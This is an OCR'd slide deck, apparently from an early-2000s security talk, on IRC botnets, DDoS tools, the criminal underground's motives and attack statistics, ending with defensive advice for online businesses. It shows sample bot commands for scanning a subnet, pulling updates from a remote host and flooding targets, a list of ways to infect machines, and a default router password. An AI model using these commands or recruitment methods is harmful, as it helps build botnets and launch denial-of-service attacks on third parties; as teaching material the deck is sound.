
- Sdbot
- Gtbot (global threat Bot – Mirc)
- Eggdrop – oldest (1993)
- Attackbot
- Evilbot (backdoor IRC trojan)
- Litmusbot
- Rbot

Botcentral.org poll

Botnets: recruiting your army



- **Emails attachments**
- **Chat files**
- **Web sites**
- **Scan vulnerable computers (automated)**
- **Worm distribution (use carefully)**





- You can always purchase an army
- Guard your army from takeovers

Bot command syntax

- !scan 128.135.75.* 31337
  - Scans entire /24 for possible infection
- !update http://botnet.update.us
  - Tells all bots on the channel to get the latest update
- !pfast 50000 128.1.1.1 53
  - UPD port flooder
- !packet 128.1.1.1 300000
  - DDOS via ping.exe

Botnets: Attacking





Example of attacks evolution

- **Size:** 172Kpps
- **Number of Zombies:** 5,000
- **Port:** 80 TCP
- **Type of attack:** TCP Three way handshake

Moving to the application layer

- Uses critical applications (e.g., HTTP, SMTP, DNS)
- Better CPU consumption at the attacked server level
- Under the radar. Looks normal. Hard to block at the ISP level (Netflow, ACL)
- Requires more effort from the attacker (more then a simple SYN spoofed attack)

Attack tools 13: Worms

- Worms
  - Code Red, Power Worm, Nimda, SQL Voyager
  - All exploit Microsoft holes turning systems into zombies
  - Links:
    - http://www.cert.org/advisories/CA-2001-19.html
    - http://www.cert.org/advisories/CA-2001-23.html
    - http://www.cert.org/advisories/CA-2001-11.html
    - http://www.cert.org/advisories/CA-2001-26.html

Attack tools 14: Routers

- Routers are being scanned
  - Pswd=cisco
- Using ICMP to packet a victim
  - Haven't discovered ttcp, yet!
- Juniper is FreeBsd derivative
  - Use your imagination


Hello y'all

Jan 3, 2002


My name is Bubba, and down here in the south, we try some mighty fine things with these here Junipers. One day, I sat me down and thought long and hard about what to do with my router. Hect, you've got yourself a powerfur FreeBSD system on dat dare routing engine, and it's a bitching thing to use. Her are some of my ideas o how to use all of them thar idle cpu cycles:

Infrastructure-level DDoS attacks

- BGP / OSPF / … attacks
- SYN flood TCP 179, SSH
- ICMP attack
- DNS attacks




Smurf



Came out in March 1999!

Set packet size from 10 to 1300 octets

HTTP attack



First came out in January 1999!

Cisco Systems

COLT

Attack tools

- Others not covered:
  - Blitznet
  - Trank
  - Carko
    - http://www.securityfocus.com/archive/75/177265
  - Freak88
  - Spank
  - Stick
    - http://xforce.iss.net/alerts/advise74.php

Summary of tools (1)

Name	Ammunition
Trinoo	UDP random ports
TFN/TFN-2K	Spoofed UDP/ICMP/TCP,SYN/Smurf
Stacheldracht v4/v2.666	SpoofedUDP, ICMP, TCP SYN, Smurf, TCP ACK, TCP NUL
FAPI	UDP, TCP SYN, TCP ACK, ICMP
Carko (Stacheldraht v1.666 + antigl + yps)	UDP, ICMP, TCP SYN, Smurf, TCP ACK, TCP NUL
Freak88	ICMP
Shaft	UDP, ICMP, TCP SYN
Mstream	TCP ACK
Blitznet	Spoofed IP floods
Ramen	Worm Multicast
Targa	Random ALL(TCP, UDP, long headers)
Spank	Multicast

The underground ecosystem

The underground ecosystem

- **MICE** – an acronym for
  - Money
  - Ideology
  - Compromise
  - Ego

- INTEL/TLA agencies
  - Methods used by (counter)intelligence agencies and security services to
    - Identify why someone became an informer/started to spy his own country
    - Get him to do it

The underground ecosystem

- **MEECES** – an acronym for
  - Money
  - Ego
  - Entertainment
  - Cause
  - Entrance into social groups
  - Status

- Max Kilger (Honeynet Project)
  - Applies to the underground/”hacker”/blackhat community

The underground ecosystem

- **What have we seen up to now**
  - Cause/Hacktivism:
    - Web site defacement
    - DDoS (SCO, WU/MSFT, etc)
  - Ego/Status:
    - “I have more (network) power than you”
    - “I’m not going to loose that item in <online game>”
  - Entertainment
    - “Hey look, I just DoSed <favorite IRC user/website>”
  - Entrance into a social group
    - “Wanna trade this botnet ?”

The underground ecosystem

- **What have we seen up to now**
  - Money:
    - BGP speaking routers
    - SPAM, botnets, open proxies, etc.
    - C/C numbers incl. personal information, eBay accounts, etc.
- **Where are we today ? Real money**
  - “Pay or get DDoSed”
  - Organized crime using “real world” proven ways of making money on the Internet
  - Targets: online business, mainly gaming/gambling/betting sites nowadays

The underground ecosystem

- **Where are we today**
  - "Loosing" a botnet isn't a tragedy
  - Mass-acquisition tools are mandatory
  - Protect your property (host and communication channel)
    - Control channel over IRC/P2P/not so common protocols/IPv6 (anonymous)
    - Secure the host to avoid multiple zombies/agents
  - Not for fun on free time anymore (people with network and DoS filtering technology/techniques skills)
  - The skills, knowledge, organization and hierarchy are not different/worth in the "blackhat" world… anything but not the chaotic world we all expect

The underground ecosystem

- **Where are we today**
  - A few hundred/thousand dollars/euros is a yearly salary in poor countries
  - AP and SA are the main sources, not (just) .ro anymore
  - Usually good education, leaving a country with a high number of unemployed people
  - Most of the communications are in-band (Internet), out-of-band is limited to “hacker” meetings or local phone calls
  - Do you have the resources to analyze TBs a day of IRC logs coming from compromised hosts/honeypots (in x different languages) ?

The underground ecosystem

- **Online (only) business**
  - Strong need to (re)evaluate the threat model
  - Adapt their infrastructure to cope with such attacks
    - Hosting DNS+web server+payment system behind a single 512 Kb/s DSL line is asking for trouble
    - You need spare capacity (network, system and application)
    - A distributed architecture
    - A plan B/process to react
  - Changing the IP address, DNS entry, removing dynamic content, etc. are known tricks, this is an arms race and proactive team work!


Statistics

Statistics CAIDA/UCSD


- 4,000 attacks per week
- 40 - 200 concurrent attacks / hour
- Most last 10 min’s - 2 hours (avg 1/2 hour)
- Romania (15%) and Brazil (7%)

Backscatter CAIDA/UCSD


Moore, Voelker, Savage



Attacks B/W (June 2001)




Highest: 27000 pps



